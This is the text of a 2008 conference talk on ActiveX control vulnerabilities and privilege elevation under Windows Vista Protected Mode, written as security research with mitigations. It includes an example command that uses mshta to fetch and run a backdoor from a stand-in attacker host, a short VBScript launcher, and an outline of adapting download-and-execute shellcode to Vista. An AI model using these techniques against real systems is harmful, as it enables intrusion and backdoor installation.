VISTA AND ACTIVEX CONTROL

2008. 8.

Su Yong Kim

The Attached Institute of ETRI

Outline of this Talk

- Introduction
- Differences of Vulnerabilities on Vista
- Privilege Elevation of ActiveX Control
  - Explicit Privilege Elevation
  - Implicit Privilege Elevation
- Demo
- Conclusion

ActiveX Control on XP

- In most cases, ActiveX controls have administrator privilege
  - The same privilege with Internet Explorer
- ActiveX control can do everything

ActiveX Control on Vista

- Under protected mode, ActiveX controls have user privilege with low integrity

	XP	Vista
Writing a file/registry key with low integrity	N/A	Possible
Writing a file/registry key with medium integrity and above	Possible	Impossible
Executing a process with low integrity	N/A	possible
Executing a process with medium integrity and above	Possible	User agreement required
Reading a file/registry key	Possible	Possible

Differences of Vulnerabilities Under Protected Mode

- File/Registry writing vulnerability
  - more difficult, but still critical
- Process execution vulnerability
  - Old has gone, but new has come
- Buffer overflow vulnerability
  - Shellcodes on XP do not work
- File/Registry reading vulnerability
  - No differences

File Writing Vulnerability on Vista

- In principle
  - Cannot be misused to create a malicious program in the Startup folder
    - Medium Integrity is required
- In reality
  - Developers have the same problems as malicious users
  - Some developers install ActiveX control in low integrity folders
    - To update ActiveX control silently
  - Hence, dll files in low integrity folders can be overwritten by malicious users
- In conclusion
  - User-privileged process can be run at low integrity

Process Execution Vulnerability on Vista (1/2)

- If developers used
  - CreateProcess()
    - It runs a process at medium integrity or above
    - However, user agreement is required
  - CreateProcessAsUser()
    - It can run a process at low integrity
    - It can be exploited silently
      - User agreement is not required
- In Conclusion
  - User-privileged process can be run at low integrity

Process Execution Vulnerability on Vista (2/2)

- mshta.exe is usually used to download and execute a malicious program
  - mshta http://attacker.web.server/backdoor.hta
- Before an unsigned backdoor.exe is executed, Vista requires user agreement

```
Set shell = CreateObject("WScript.Shell")
shell.Run "backdoor.exe“
```

- Signed program can be used
  - shell.Run "cmd.exe /c backdoor.exe"

Buffer Overflow Vulnerability on Vista

- Everything is the same on XP
  - Address space layout randomization doesn't prevent heap spraying method from working
- However, shellcodes on XP do not work

Shellcode on XP

- Find the address of kernel32.dll
- Find the addresses of some API functions in kernel32.dll
  - LoadLibraryA, CreateFileA, WriteFile, CloseHandle, CreateProcessA, ExitProcess
- Call LoadLibraryA for wininet.dll
- Find the addresses of some API functions in wininet.dll
  - InternetOpenA, InternetOpenUrlA, InternetReadFile
- Call InternetOpenA & InternetOpenUrlA
- Call CreateFileA & InternetReadFile &WriteFile & CloseHandle
- Call CreateProcessA & ExitProcess

Problems on Vista

- Find the address of kernel32.dll
- Find the addresses of some API functions in kernel32.dll
  - LoadLibraryA, CreateFileA, WriteFile, CloseHandle, CreateProcessA, ExitProcess
- Call LoadLibraryA for wininet.dll
- Find the addresses of some API functions in wininet.dll
  - InternetOpenA, InternetOpenUrlA, InternetReadFile
- Call InternetOpenA & InternetOpenUrlA
- Call CreateFileA & InternetReadFile & WriteFile & CloseHandle
  - Internet Explorer : Low Integrity
  - Target folder : Medium Integrity
- Call CreateProcessA & ExitProcess
  - CreateProcessA creates a process at medium integrity
  - Privilege escalation requires user agreement

Shellcode on Vista

- Find the address of kernel32.dll
- Find the addresses of some API functions in kernel32.dll
  - LoadLibraryA, CreateFileA, WriteFile, CloseHandle, ExitProcess, GetTempPathA
- Call LoadLibraryA for wininet.dll
- Find the addresses of some API functions in wininet.dll
  - InternetOpenA, InternetOpenUrlA, InternetReadFile
- Call InternetOpenA & InternetOpenUrlA
- Call GetTempPathA
  - Internet Explorer's environment variables are modified under Protected Mode
  - GetTempPathA returns %Temp%\Low
- Call CreateFileA & InternetReadFile & WriteFile & CloseHandle
- Call LoadLibraryA for advapi32.dll
- Find the addresses of CreateProcessAsUserA in advapi32.dll
- Call CreateProcessAsUserA & ExitProcess

User-Privileged Backdoor with Low Integrity

- Can steal most files/registry information
- Cannot be executed again at boot time
  - Medium integrity is required
- Can be restarted by overwriting DLL files or sensitive data with low integrity
  - DLL files may be loaded by a higher-privileged process


ActiveX Control with Privilege Elevation

- Explicit privilege elevation
  - User agreement is required
- Implicit (Silent) privilege elevation
  - User agreement is not required

Explicit Privilege Elevation of ActiveX control

- User agreement is required
- How to elevate privilege?
  - Elevating privilege of ActiveX control
    - CoCreateInstanceAsAdmin
      - HKLM\Software\Classes\CLSID\{CLSID}\Elevation\Enabled = 1
  - Using a higher-privileged surrogate process
    - CreateProcess
    - ShellExecute

Implicit Privilege Elevation of ActiveX control (1/2)




Implicit Privilege Elevation of ActiveX control (2/2)

- User agreement is NOT required
- Why do developers want silent privilege elevation?
  - Because frequent consent pop-ups annoys users
- How to elevate privilege?
  - Using elevation policy
  - Using a resident higher-privileged surrogate process
    - IPC, message, file and etc

Using Elevation Policy

- If a developer creates a special registry key, ActiveX control can run the process at medium integrity silently
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Low Rights**Elevation Policy**
    - **AppName , AppPath, CLSID**
    - **Policy = 3**



Using a Resident Higher-privileged Surrogate Process

- The developer can install a higher-privileged surrogate process when ActiveX control is installed
- Higher-privileged process will always be executed at boot time
- ActiveX control can order the higher-privileged process to perform a high-privileged job

Ordering a Higher-privileged Surrogate Process (1/3)

- Sharing files and registry keys with lower integrity

  - Update information file
  - DLL file

Ordering a Higher-privileged Surrogate Process (2/3)

- Windows Message

  - Higher-privileged surrogate process
    - ChangeWindowMessageFilter(WM_COPYDATA, MSGFLT_ADD)
  - ActiveX control
    - SendMessage(,WM_COPYDATA, [Message])

Ordering a Higher-privileged Surrogate Process (3/3)

- IPC(Inter-process Communication)

  - Pipes
  - MailSlots
  - File Mapping
  - RPC
  - Network Communication, etc.

IPC Examples (1/3)

- Pipes
  - Surrogate process
    - ConvertStringSecurityDescriptorToSecurityDescriptor(”S:(ML;;NW;;;LW)”,)
    - CreateNamedPipe("\\\\.\\pipe\\shared”, [Security Descriptor])
  - ActiveX control
    - CreateFile("\\\\.\\pipe\\shared”,)
    - WriteFile()
- MailSlots
  - Surrogate process
    - ConvertStringSecurityDescriptorToSecurityDescriptor(”S:(ML;;NW;;;LW)”,)
    - CreateMailSlot("\\\\.\\mailslot\\shared”, [Security Descriptor])
  - ActiveX control
    - CreateFile("\\\\.\\mailslot\\shared”,)
    - WriteFile()

IPC Examples (2/3)


- File Mapping (Surrogate process first)
  - Surrogate process
    - ConvertStringSecurityDescriptorToSecurityDescriptor(”S:(ML;;NW;;;LW)”,)
    - CreateFileMapping(, [Security Descriptor], “shared name”)
  - ActiveX control
    - OpenFileMapping(, “shared name”)
    - MapViewOfFile() // write
- File Mapping (ActiveX control first)
  - ActiveX control
    - CreateFileMapping(, “shared name”)
    - MapViewOfFile() // write
  - Surrogate process
    - OpenFileMapping(, “shared name”)
    - MapViewOfFile() // read

IPC Examples (3/3)

- RPC (with TCP)
  - Surrogate process
    - RpcServerUseProtseqEp ("ncacn_ip_tcp“, [Port #], NULL)
  - ActiveX control
    - RpcStringBindingCompose(, "ncacn_ip_tcp“, [Port #],)
    - CALL
- RPC (with PIPE)
  - Surrogate process
    - ConvertStringSecurityDescriptorToSecurityDescriptor(”S:(ML;;NW;;;LW)”,)
    - RpcServerUseProtseqEp ("ncacn_np“, "\\\\.\\pipe\\shared", [Security Descriptor])
  - ActiveX control
    - RpcStringBindingCompose(, "ncacn_np“, "\\\\.\\pipe\\shared",)
    - CALL

Demo

- Detecting a process to load dll files with low integrity



Partial Solution

- Do not install any program files in low integrity folder
- Do not store any sensitive data in low integrity folder
- Obtain user agreement to elevate privilege
  - Security model on Vista

Conclusion

- ActiveX controls on Vista have nearly the same vulnerabilities as those on XP
  - Developers' main concern is not security but functionality

Reference (1/2)

- Su Yong Kim, Do Hoon Lee, Sung Deok Cha, “Playing with ActiveX controls”, CanSecWest 2007, http://cansecwest.com/csw07/csw07-suyongkim-dohoonlee.zip
- Marc Silbey, Peter Brundrett, "Understanding and Working in Protected Mode Internet Explorer", MSDN, Sep. 2006
- Microsoft Corporation, "Developer Best Practices and Guidelines for Applications in a Least Privileged Environment", Sep. 2005
- Sharon Cohen, Rob Franco, "ActiveX Security: Improvements and Best Practices", MSDN, Sep. 2006
- Microsoft Corporation, “Interprocess Communications", MSDN, http://msdn2.microsoft.com/en-us/liblary/aa365574.aspx
- Chris Corio, “Teach Your Apps To Play Nicely With Windows Vista User Account Control”, MSDN, http://msdn2.microsoft.com/en-us/magazine/cc163486.aspx, Jan. 2007

Reference (2/2)

- Michael Dunn, “A Developer’s Survival Guide to IE Protected Mode”, http://www.codeproject.com/KB/vista-security/PMSurvivalGuide.aspx, May. 2007
- Microsoft Corporation, “Designing Applications to Run at a Low Integrity Level", MSDN, http://msdn2.microsoft.com/en-us/liblary/bb625960.aspx
- Microsoft Corporation, “CreateProcessAsUser Function”, MSDN, http://msdn.microsoft.com/en-us/library/ms682429(VS.85).aspx
- Microsoft Corporation, “Introduction to the Protected Mode API”, MSDN, http://msdn.microsoft.com/en-us/library/ms537319.aspx
- Microsoft Corporation, “Appendix A: SDDL for Mandatory Labels”, MSDN, http://msdn.microsoft.com/en-us/library/bb625958.aspx

Q&A

- Thank you!

- Contact me freely!
  - sweetlie@hotmail.com
  - sweetlie@ensec.re.kr